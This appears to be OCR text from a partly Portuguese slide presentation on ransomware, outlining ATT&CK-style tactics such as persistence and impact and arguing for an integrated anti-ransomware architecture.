
Consists of multiple tactics in order to stablish persistence, escalate privileges and collect information for further impact.

TA0040 - IMPACT ON TARGET


consists of techniques that adversaries use to disrupt availability or compromise integrity by manipulating business and operational processes.



Adaption based on mapping made by New Zealand government.




Adaption based on mapping made by New Zealand government.



Adaption based on mapping made by New Zealand government.

Ransomware: Conclusões & Como Resolver



Precisamos de uma Arquitetura Anti-Ransomware


- **Bala de prata?** Não existe. Nenhum produto isolado pode proteger contra todos os vetores de ataque, deixando lacunas na segurança.
- **Complexidade de Gestão:** Vários consoles independentes uns dos outros adicionam complexidade
- **Visibidade:** Falta de informações e telemetria em toda a superfície de ataque. Rede, endpoints, aplicações e nuvem.
- **Integração:** Pouca ou nenhuma integração entre soluções.
